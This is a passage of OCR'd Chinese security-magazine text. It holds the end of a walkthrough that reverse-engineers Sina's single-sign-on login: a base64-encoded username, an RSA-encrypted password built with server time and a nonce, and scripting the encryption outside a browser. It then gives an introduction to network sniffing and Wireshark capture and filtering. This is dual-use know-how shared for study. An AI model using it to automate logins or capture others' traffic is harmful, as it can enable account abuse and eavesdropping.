

图2

通过查看浏览器与服务器之间交互的信息，很容易了解到，第6次交互的 URL 与我登录成功后的 URL 一致，显然此时已经完成了登录过程。在我登录的整个过程中，浏览器一共与服务器交互了5次，分别是图2中前5次交互。

深入研究

根据图 2 中提交的 URL 看，第 3 次网络通讯应该就是正式的登录过程。一般登录数据提交会使用 POST 方法，不会使用简单的 GET 方法。那就看看这次提交到底提交了那些数据。



图 3



图 4

图3是这次登录过程的 HTTP 头部数据，图4是这次登录过程的 URL 参数部分和 POST 的表单数据。

乍看起来，HTTP 头部数据里没有什么特殊的内容，都是一些标准的信息节。URL 的参数部分呢，“client”参数看起来应该是登录脚本的版本号，后面那个“_”这个参数，看起来像是 JS 的时间字符串。这种以时间作为参数提交的方式，有可能是单纯为了方式浏览器使用缓存数据而不正式提交表单做的处理。

看来重点是这张 form 表单了，里面很显然“su”,“nonce”,“rsakv”和“sp”这几个数据比较特殊，应该是我这次的主要麻烦制造者吧。尤其是“sp”这个参数，很长。本着数据必有来源的精神，有必要好好看看在正式提交数据之前与服务器交互的内容。

多提交几次，发现其中 su 是定值，那这个 su 要么和我输入的用户名密码有关，要么就是一颗烟雾弹，就是一个定值。我先试试他是不是 base64转码的结果，通过 base64解码，果然是用户名通过 encodeURIComponent 转码后依照 base64编码的结果。第一个坑轻松填掉。

这次交互的 url 为
“http://login.sina.com.cn/sso/prelogin.php?entry=account&callback=sinaSSOController.preloginCallBack&su=【这里就是上面所说的 su 的值】&rsakt=mod&client=ssologin.js(v1.4.15)&_=1408434523428”

下面就是返回的结果值，很多秘密原来就在这里。

“sinaSSOController.preloginCallBack({"retcode":0,"servertime":1408434531,"pcid":"hk-576bf11def3457a0a197c7c05cc9311d2c82","nonce":"8TOH2N","pubkey":"EB2A38568661887FA180BDDB5CABD5F21C7BFD59C090CB2D245A87AC253062882729293E5506350508E7F9AA3BB77F4333231490F915F6D63C55FE2F08A49B353F444AD3993CACC02DB784ABBB8E42A9B1BBFFFB38BE1

8D78E87A0E41B9B8F73A928EE0CCEE1F6739884B9777E4FE9E88A1BBE495927AC4A799B3181D6442443","rsakv":"1330428213","exectime":2})”

显然“servertime”，“nonce”，“rsakv”都是与登录提交的数据一致的。这里也有一个出奇长的参宿“pubKey”，单纯看这个名字就感觉应该是加密算法中的公钥，与上面那段代码中的 sp 有关联的可能性很大。

解铃还需系铃人，现在要看看“登录”按钮究竟调用了哪个函数，做了些什么操作，如图5所示。

```
<form onsubmit="check();return false;" method="post">
  <div class="userinfo">
    <ul>
      <li></li>
      <li></li>
      <li id="vsn_content" style="display:none"></li>
      <li id="door_content1" style="display:none"></li>
      <li id="door_content2" class="valid_num" style="display:none"></li>
      <li class="s_state"></li>
      <li class="s_btn">
        <a href="javascript:void(0);">
          <input class="smb_btn" type="submit" value=""></input>
        </a>
        <a target="_blank" href="https://login.sina.com.cn/getpass.html"></a>
      </li>
      <li></li>
    </ul>
  </div>
</form>
```

图5

提交按钮调用了 check 函数，然后直接阻止表单的提交操作了，说明 check 函数进行了检查和提交。

既然是脚本提交，那么就会有脚本获取用户名密码的值，接下来就要在所有的 js 代码中寻找相关信息了。根据搜索控件 id“username”，和“password”，发现只有那个被压缩的 js 文件中存在这些关键字。看来现在不得不去了解那个被压缩此处更确切的说是被“加密”的 js 文件了。不过还好，火狐有的调试器有一个超赞的功能“美化源代码”如图6所示。

图6

选择美化源代码以后，源码会被增加合理的换行和空白等内容就方便调试了。因为我们设置断点都是执行到这一行后进行中断，如果只有一行，那调试起来就太困难了。

```
function SSOController(){var undefined;var me=this;var updateCookieTimer=null;var upd
function SSOController() {
  var undefined;
  var me = this;
  var updateCookieTimer = null;
  var updateCookieTimeHardLimit = 1800;
  var cookieExpireTimeLength = 3600 * 24;
  var crossDomainForward = null;
  var crossDomainTimer = null;
  var crossDomainTime = 3;
  var autoLoginCallBack2 = null;
  var ssoCrosssDomainUrl = 'http://login.sina.com.cn/sso/crossdomain.php';
  var ssoLoginUrl = 'http://login.sina.com.cn/sso/login.php';
  var ssoLogoutUrl = 'http://login.sina.com.cn/sso/logout.php';
  var ssoUpdateCookieUrl = 'http://login.sina.com.cn/sso/updatetgt.php';
  var ssoPreLoginUrl = 'http://login.sina.com.cn/sso/prelogin.php';
  var pincodeUrl = 'http://login.sina.com.cn/cgi/pin.php';
  var vfValidUrl = 'http://weibo.com/sguide/vdun.php';
  var generateVisitorUrl = 'http://passport.weibo.com/visitor/visitor';
  var crossDomainUrlList = null;
  var loginMethod = '';
  var ssoServerTimeTimer = null;
```

图7

针对所有包含“username”，和“password”的函数设置断点，发现“makeRequest”这个函数主要负责生成提交到服务器的请求，其中“request.su = sinaSSOEncoder.base64.encode(urlencode(username));”也正式了之前对 su 是有用户名经过 urlencode 编码再经过 base64编码的结果的猜想。

发现其他值的来源都很简单，但这里有几行代码可能比较复杂。如图 8 所示：

```
var RSAKey = new sinaSSOEncoder.RSAKey();
RSAKey.setPublic(me.rsaPubkey, '10001');
password = RSAKey.encrypt([me.servertime,
me.nonce].join('\t') + '\n' + password)
```

图 8

显然这里是用 JS 进行了 RSA 加密操作，虽然数据来源比较简单，经过跟踪，me.rsaPubkey 的来源也找到了，就是 perlogin 中返回的参数“pubkey”，但还是必须找到 RSAKey 对象才可以。经过简单的文本查找，发现定义就在这个 JS 文件中。好了，数据来源清晰了，下面将这个函数复制出来，给予一个新建对象作为参数，结果还真类似。不过我还是小心求证了一下，通过单步跟踪，将网页正常的登录过程中的参数复制进去，发现不能生成一样的加密值，就是多次运行所得到的结果都不同，这到底是怎么回事呢？所有问题都要到源码中去寻求答案，原来这个加密函数中有两个地方会造成结果不同，分别是一个函数取得了系统当前时间，另一个循环中生成了一组随机数。图 9 中所示两个代码片段：

```
function S() {
  d(new Date() .getTime())
}


while (ab < M) {
  I = Math.floor(65536 * Math.random());
  T[ab++] = I >>> 8;
  T[ab++] = I & 255
}
```

图 9

现在整个提交流程基本上搞清楚了，下面就是模拟登录的步骤了。由于我的环境中有 JS 解析引擎，所以这个加密脚本我可以直接运行。但要注意，由于不是浏览器，只有 JS 解析引擎，所以不存在 btoa 这样的由浏览器定义的对象，需要自己通过编码实现。还有一个就是加密函数调用了“navigator.appName”，也是由于没有浏览器定义的对象，会报错误。我就直接定义“navigator={};navigator.appName=""Mozilla/5.0 (Windows NT 6.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/30.0.1599.69 Safari/537.36""”模拟一个浏览器的用户代理字符串，执行提交，返回值中包含了我的昵称，说明执行成功！

登录成功后，我就可以依据我的 cookie，访问我的邮箱，微博等一系列功能了。

总结

这次成功的模拟提交研究，说明只要有良好的工具和细心，对网页内容进行破解不是难事，同时也提醒大家，单纯使用 JS 压缩的方式进行逻辑保护可能也有些许的不足。虽然这样是在必须拥有正确用户名密码的前提下，但在 BS 方式盛行的当下，安全防护更需要得到大家的重视，否则我们的信息可能会被机器人一扫而空。

网络分析器使用完全接触

文/图 xfeng

如今，网络安全、网络性能、网络软件质量等问题越来越受人们关注。网络分析（Network analysis）（也称为网络嗅探、网络流量分析、协议分析、数据包分析、网络窃听等）就是通过捕获网络流量并进行深入检查，了解网络中发生了什么情况的过程。从定义来看，网络

分析主要指在网络上，通过某台主机捕获其它主机之间的数据包实现对网络流量的监视、分析或记录，以及数据包的发送技术。为了便于深入理解网络分析技术，本文将对网络分析与网络嗅探相关的网络模型、网络硬件等基础知识进行介绍，并使用Wireshark工具演示实例。

揭开网络分析器的神秘面纱

网络分析器通常用于对通用协议的数据包进行解码，并以可读的格式来显示网络流量的内容。历史上，网络分析器曾经专注于通过昂贵的、并难于使用的硬件设备来实现。而新出现的先进技术使得基于软件进行网络分析器的开发成为可行方案，其为有效进行网络分析提供了一种更为便捷与廉价的工具，同时具备很强的网络分析能力。

1．网络分析器的基本组成

一个网络分析器由硬件与软件两部分共同组成。它可以是一个带有特定软件的单独硬件设备，也可以是直接安装在台式电脑或笔记本电脑上的一个软件。尽管每种产品之间具有差别，但基本都是由下列五个基本部分组成的。

- **硬件：**多数网络分析器是基于软件的，并工作于标准的操作系统与网卡之上。不过有一些硬件网络分析器会提供额外的功能，诸如硬件故障分析（比如循环冗余纠错（CRC）错误、电压问题、网线问题、抖动（Jitter）、逾限（jabber）、协商错误等）。除了部分网络分析器仅支持以太网或无线网适配器以外，其他的均可支持多重适配器，并允许用户定制它们的配置。依据实际使用情况来看，网络分析器可能也需要一个集线器或一个网线探针（cable tap）连接已有的网线。
- **捕获驱动器：**这是网络分析器中负责从网线上捕获原始网络数据包的组件。它会过滤出需要捕获的网络数据，并把所捕获的数据保存在一个缓冲区中。这是网络分析器的核心——没有它就无法捕获网络数据包。
- **缓冲区：**该组件用于保存所捕获的数据，直到该缓冲区被填满为止。不过，如果采用循环缓冲区的方式，那么最新的数据将会替换最老的数据。
- **实时分析：**该组件可对实时数据包进行分析，也就是说数据包一离开网线就可启用此组件。部分网络分析器还用该组件监测网络性能问题，比如网络入侵检测系统利用它寻找非法的入侵活动。
- **解码（器）：**该组件用于显示网络数据包的内容，它以更便于人们理解的方式来描述数据包，它是可读的。解码特定于每个协议，因此网络分析器当前支持的可解码的协议数是变化的，网络分析器可能需要经常加入新的解码协议。

另外，典型的网络分析器通常会采用如下格式来显示所捕获网络流量的信息：

- **概要：**该窗格显示所捕获内容的概要信息，包含时间、源地址、目标地址、最高层协议的名称、信息等内容。
- **详情：**该窗格提供捕获数据包所包含的每层内容的细节信息（采用树形结构）。
- **数据：**该窗格用十六进制与文本格式显示捕获数据包的原始数据。

图 1 所示，为 Wireshark 网络分析器的主窗口。



图 1 Wireshark 网络分析器的主窗口

各种网络分析器之间的主要差别在于所支持的解码的协议数量、用户接口、图形化与统计能力等。其他的差别则包括推理能力（比如专家分析特性）与数据包解码的质量等。尽管不同的网络分析器可能会针对同一个协议进行解码，但实际工作质量可能并不相同。具体来说，网络分析器的主要用途有如下一些：将数据包中的二进值数据转换成易读的格式；处理网络故障；分析网络性能以发现瓶颈；网络入侵检测；为了辩护与收集证据的目的记录网络流量；分析应用程序的操作；发现有问题的网卡；发现病毒爆发的源头或拒绝服务（DoS）的攻击；发现间谍软体；在开发阶段对网络编程进行调试；发现泄密的计算机；确认网络通信是否符合公司的政策；以上作为学习协议的资源。

2．网络分析器是如何工作的

在以太网中，信息一般会被分解成易管理的数据块，这些数据块称之为数据包，而且每个数据包有一个头包含地址与原计算机的地址。因为，许多计算机可能会共享一个以太网段，所以每个计算机一定要有唯一的一个标识符且要硬件编码到 NIC 上。在 Windows NT、Windows 2000、Windows XP 与 Windows 2003 操作系统中都可在命令行下输入 ipconfig /all 查看 MAC 地址，MAC 地址将会列在“Physical Address”字段后。

与网络嗅探有关的硬件主要包括网卡、网线探针、集线器与交换机。以交换机为例，它维护着所连接计算机的 MAC 地址和交换机本身对应端口的一个关系列表。这样，当一个交换机接收到数据包时，它不会盲目地发送给所有的计算机。它会先查找数据包的头部来获得目标 MAC 地址，接着把数据包推进到该 MAC 地址对应的特定端口。这样，就把冲突域缩小为一个单独的端口了（如图 2 所示）。



图 2 交换机冲突域

如果工作在使用交换机的网络上，那该如何执行正当的网络分析呢？很幸运的是，大部分交换机与路由器提供了端口映射机制。为了映射端口，必须配置交换机，使其可以从一个希望映射的端口复制网络流量到所连接的端口。例如图 3 所示，就映射了交换机端口 1 的所有网络流量到端口 5，这样，网络分析器就可以在端口 5 查看发送到计算机 A 与计算机 A 发送出去的所有网络流量了。有时候，管理员会将交换机的上行端口进行端口映射，这样就能够查看出/入交换机所有端口的网络流量了。



图 3 交换机端口映射

3．常用网络分析器使用及其原理

现在已经有各种各样的网络分析软件可以使用。如 Wireshark、Tcpdump、WinDump、Network General Sniffer、EtherPeek、Snoop、Snort、Dsniff、Ettercap、Analyzer、Packetyzer 等。本文将采用 Wireshark 进行辅助的网络分析，网站地址为 http://wiki.wireshark.org。Wireshark 是一个网络分析器。用来捕获数据包，并尽可能详细地显示数据包的内容。现今，Wireshark 可能是一个最好的开源网络分析器。在 Windows

平台上安装 Wireshark 非常容易，基本上是直接选择“Next（下一步）”按钮即可。

1）捕获数据包

安装结束后，执行菜单[Capture] →[Interfaces...]，弹出网络接口选择界面，如图 4 所示。



图 4 选择网络接口的界面

此处选择第二个接口右边的Start按钮，即可开始捕获数据包了，如图 5 所示。



图 5 捕获数据包的界面

执行菜单[Capture] →[Stop]，将停止数据包捕获。

2）数据包统计

执行菜单[Statistic] →[Summary]，将弹出统计界面，如图 6 所示。



图 6 数据包统计的界面

执行菜单[File] →[Save As...]可将所捕获的数据包存储到一个文件中。

执行菜单[File] →[Open...]可将存储到文件中的数据包回放显示出来。

3）数据包过滤

在主界面的过滤器（Filter）设置栏中可设置数据包显示与捕获的过滤条件。点击 Expression... 按钮，弹出过滤器设置对话框，如图 7 所示。



图 7 过滤器设置对话框

在此以捕获与显示 IP 源地址为 192.168.0.15 的数据包为例，设置过滤器，如图 8 所示。

图 8 设置过滤器

设置过滤器后点击“ok”按钮，Wireshark 将回到主界面，注意在过滤器栏中出现了 ip.src == 192.168.0.15 的过滤表达式，如图 9 所示。



图 9 设置过滤器后的界面

设置过滤器后，过滤器并没有立即应用，需要点击“Apply”按钮才能实际应用，过滤后的结果如图 10 所示。



图 10 应用过滤器后的结果

如果对过滤的表达式较熟悉，也可以在主界面的过滤器（Filter）设置栏中直接输入过滤表达式进行过滤设置。

在了解了网络分析器的工作原理之后，大家应该认识到网络分析器（嗅探器）并不是专为网络攻击、黑客入侵而开发的。事实上，由于网络分析器具有检查低层传输数据包的能力，因此我们可以很方便地使用它们来对网络进行诊断，但同时这种能力对网络安全也具有很大威胁性。

黑客如何使用网络分析器（嗅探器）

